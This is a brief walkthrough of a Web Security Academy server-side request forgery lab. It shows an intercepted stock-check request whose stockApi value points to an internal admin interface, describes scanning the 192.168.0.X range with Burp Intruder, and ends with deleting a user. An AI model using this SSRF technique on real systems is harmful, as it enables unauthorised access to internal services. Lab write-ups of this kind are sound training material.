This lab has a stock check feature which fetches data from an internal system.


To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

As mentioned in the Lab description intercept the request of the stock check in the burpsuite,

```
Request
 Pretty
         Raw
                 Hex
1 POST /product/stock HTTP/2
2 Host: 0a6400d803fb8lea81793ef800d60086.web-security-academy.net
 3 | Cookie: session=TKtPWsmF0N44CTCx1VgMGBC0R0LX3Xfn
   Content-Length: 38
   Sec-Ch-Ua: "Chromium"; v="124", "Microsoft Edge"; v="124", "Not-A.Brand"; v="99"
   Sec-Ch-Ua-Platform: "Windows"
   Sec-Ch-Ua-Mobile: 20
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
   Origin: https://0a6400d803fb8lea81793ef800d60086.web-security-academy.net
11
   Sec-Fetch-Site: same-origin
12
   Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0a6400d803fb8lea81793ef800d60086.web-security-academy.net/product?productI
16 Accept-Encoding: gzip, deflate, br
   Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
17
18 Priority: u=1, i
19
20 stockApi=http://192.168.0.1:8080/admin
```

We are going to brute force the last octet of the IP Address to find the admin interface in the burpsuite intruder.

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The Final Step is to delete the user carlos.

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